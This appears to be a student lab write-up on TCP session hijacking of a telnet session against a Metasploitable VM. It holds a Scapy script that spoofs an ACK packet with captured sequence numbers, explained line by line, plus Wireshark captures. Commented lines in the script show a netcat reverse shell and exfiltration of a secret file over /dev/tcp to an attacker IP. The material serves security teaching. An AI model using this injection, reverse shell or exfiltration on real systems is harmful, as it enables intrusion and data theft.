```
#!/usr/bin/python3

import sys

from scapy.all import *

print("SENDING SESSION HIJACKING PACKET...")

IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")

TCPLayer = TCP(sport=53801, dport=23, flags="A",

                    seq=2357929500, ack=623633769)

Data = "\r mkdir test2\r"

pkt = IPLayer/TCPLayer/Data

ls(pkt)

send(pkt,verbose=0)
```

----

import sys

imports the sys module

from scapy.all import *

Imports everything from the scapy.all module

IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")

Loads the IP header with the source (client) and destination (Server) addresses. The dst is where this packet will be sent. The src is being spoofed.

TCPLayer = TCP(sport=53801, dport=23, flags="A",

seq=2357929500, ack=623633769)

Completes the TCP layer. This data imitates the legitimate packet. It is completed by optaining the legitimate data from the last TCP packet sent form client to server. The data is listed under 'Transmission Control Protocol'.

Sport – source port, randomly generated when the connection is opened. Needs to match so the spoofed packet will appear legitimate.

Dport – destination port, port 23 telnet. Needs to match to ensure the packet is delivered to the client.

Flags – sets the flags in this case sets Acknowledgment to 1. This acknowledges the last/previous packet sent

Seq – the sequence number, copied directly form the last legitimate packet or approx. n + 100. Sequence number needs to be a number next in the sequence but still within the servers buffer.

ack – acknowledgment number. Copied from the last legitimate packet.

Data = "\r mkdir test2\r" – the command to be executed on the server. In this case it will tel the server to make a new directory called 'test2'. The **/r \r** is required to ensure the command is run on a new line as its own command. Failing to ad this could result in the command being concatenated with what ever command is being typed by the client at the time causing it to fail. IE client sending cd /etc attacker sending mkdir test2 = cd /emkdir test2tc. both commands fail.

pkt = IPLayer/TCPLayer/Data – compiles the packet by placing all the data (saved into the variable above this line) in the pkt variable.

ls(pkt) – 'lists' the packet when executed

send(pkt,verbose=0) – sends the packet, executing the attack. Verbose = 0 minimises the seen data, improving readability.


Code based on;

Deakin(Apr 2021),Task 2.3D Task sheet https://ontrack.deakin.edu.au/#/projects/26720/dashboard/4.3D

Wenliang Du (May 2019) Computer & Internet Security – Sample chapter – Chapter 16 Attacks on the TCP Protocol – 16.4.2, https://www.handsonsecurity.net/files/chapters/tcp_attacks.pdf

---

Open wireshark and begin packet capture on attacker


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info


dns

eth0: <live capture in progress>

Packets: 44 · Displayed: 0 (0.0%)


Profile: Default

Conduct client to server telnet connection




```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Apr 16 07:08:23 EDT 2021 from 192.168.1.112 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
secret  test  test2  vulnerable  win.txt
msfadmin@metasploitable:~$
```

Write python script to spoof a telnet packet from client


/root/Desktop/telnethack.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

```
#!/usr/bin/python3
import sys
from scapy.all import *
print("SENDING SESSION HIJACKING PACKET...")
IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")
TCPLayer = TCP(sport=53810, dport=23, flags="A",
                seq=2357929500, ack=623633769)
Data = "\r mkdir test2\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)

#Data = "\n nc -e /bin/sh/192.168.1.111 80\n"
#cat /home/seed/secret > /dev/tcp/192.168.1.111/9090
```

Expand the transmission control protocol on the last TCP packet sent from client to server




```
No.  Time          Source         Destination    Protocol Length Info
269 179.213116106 192.168.1.113 192.168.1.112 TELNET   93 Telnet Data ...
270 179.213148553 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=149 Ack=1431 Win=64128 Len=0 TSval=3618113581 TSecr=5290
271 179.357564633 192.168.1.112 192.168.1.113 TELNET   68 Telnet Data ...
272 179.357674941 192.168.1.113 192.168.1.112 TELNET   68 Telnet Data ...
273 179.357818144 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=151 Ack=1433 Win=64128 Len=0 TSval=3618113726 TSecr=5304
274 179.357940553 192.168.1.113 192.168.1.112 TELNET   93 Telnet Data ...
275 179.358055973 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=151 Ack=1460 Win=64128 Len=0 TSval=3618113726 TSecr=5304
276 179.512690583 192.168.1.112 192.168.1.113 TELNET   68 Telnet Data ...
277 179.512784768 192.168.1.113 192.168.1.112 TELNET   68 Telnet Data ...
278 179.512854243 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=153 Ack=1462 Win=64128 Len=0 TSval=3618113881 TSecr=5320
279 179.512880026 192.168.1.113 192.168.1.112 TELNET   93 Telnet Data ...
280 179.512922528 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=153 Ack=1489 Win=64128 Len=0 TSval=3618113881 TSecr=5320
281 179.653759229 192.168.1.112 192.168.1.113 TELNET   68 Telnet Data ...
282 179.653944636 192.168.1.113 192.168.1.112 TELNET   68 Telnet Data ...
283 179.654014517 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=155 Ack=1491 Win=64128 Len=0 TSval=3618114022 TSecr=5334
284 179.654170618 192.168.1.113 192.168.1.112 TELNET   93 Telnet Data ...
285 179.654247641 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=155 Ack=1518 Win=64128 Len=0 TSval=3618114022 TSecr=5334
286 179.790673604 192.168.1.112 192.168.1.113 TELNET   68 Telnet Data ...
287 179.790821723 192.168.1.113 192.168.1.112 TELNET   68 Telnet Data ...
288 179.790912011 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=157 Ack=1520 Win=64128 Len=0 TSval=3618114159 TSecr=5348
289 179.791032730 192.168.1.113 192.168.1.112 TELNET   93 Telnet Data ...
290 179.791107042 192.168.1.112 192.168.1.113 TCP      66 50486 → 23 [ACK] Seq=157 Ack=1547 Win=64128 Len=0 TSval=3618114159 TSecr=5348

Transmission Control Protocol, Src Port: 50486, Dst Port: 23, Seq: 157, Ack: 1547, Len: 0
    Source Port: 50486
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence Number: 157    (relative sequence number)
    Sequence Number (raw): 3194282313
    [Next Sequence Number: 157    (relative sequence number)]
    Acknowledgment Number: 1547    (relative ack number)
    Acknowledgment number (raw): 2304958382
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x2b8d [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [SEQ/ACK analysis]
  [Timestamps]

0000  08 00 27 7d e6 3d 08 00  27 ff be 93 08 00 45 10   ··'}·=··
0010  00 34 66 e5 40 00 40 06  4f 9d c0 a8 01 70 c0 a8   ·4f·@·@·
0020  01 71 c5 36 00 17 be 64  e1 49 89 62 df ae 80 10   ·q·6···d
0030  01 f5 2b 8d 00 00 01 01  08 0a d7 a8 0a 6f 00 00   ··+·····
0040  14 e4                                              ··

The window size value from the TCP header (tcp.window_size_value), 2 bytes    Packets: 338 · Displayed: 126 (37.3%)    Profile: Default
```

*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

Draw data from the final TCP packet and enter it into the python script.

The source IP will be the client the destination IP will be the server.



```
Transmission Control Protocol, Src Port: 50486, Dst Port: 23, Seq: 157, Ack: 1547, Len: 0
    Source Port: 50486
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence Number: 157    (relative sequence number)
    Sequence Number (raw): 3194282313
    [Next Sequence Number: 157    (relative sequence number)]
    Acknowledgment Number: 1547    (relative ack number)
    Acknowledgment number (raw): 2304958382
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x2b8d [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [SEQ/ACK analysis]
  [Timestamps]
```


```
#!/usr/bin/python3
import sys
from scapy.all import *
print("SENDING SESSION HIJACKING PACKET ... ")
IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")
TCPLayer = TCP(sport=53810, dport=23, flags="A",
               seq=2357929500, ack=623633769)
Data = "\r mkdir test2\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)

#Data = "\n nc -e /bin/sh/192.168.1.111 80\n"
#cat /home/seed/secret > /dev/tcp/192.168.1.111/9090
```

/root/Desktop/telnethack.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

If TCP packets are continuing to be captured, the sequence number and acknowledgement needs to be far enough ahead to not be missed but not too far that the packet does not end up in the server buffer.

In this case I am able to use the exact sequence number and acknowledgement as I control the when the client communicates with the server.


Copy the data into the python script and save This time I will send the command ‘mkdir test3’ the server already has test and test2 from previous exploits.



```
290 179.791107042 192.168.1.112        192.168.1.113
Transmission Control Protocol, Src Port: 50486, Dst Port:
    Source Port: 50486
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence Number: 157    (relative sequence number)
    Sequence Number (raw): 3194282313
    [Next Sequence Number: 157    (relative sequence number
    Acknowledgment Number: 1547    (relative ack number)
    Acknowledgment number (raw): 2304958382
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x2b8d [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation
  [SEQ/ACK analysis]
  [Timestamps]
0000  08 00 27 7d e6 3d 08 00  27 ff be 93 08 00 45 10
```

File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

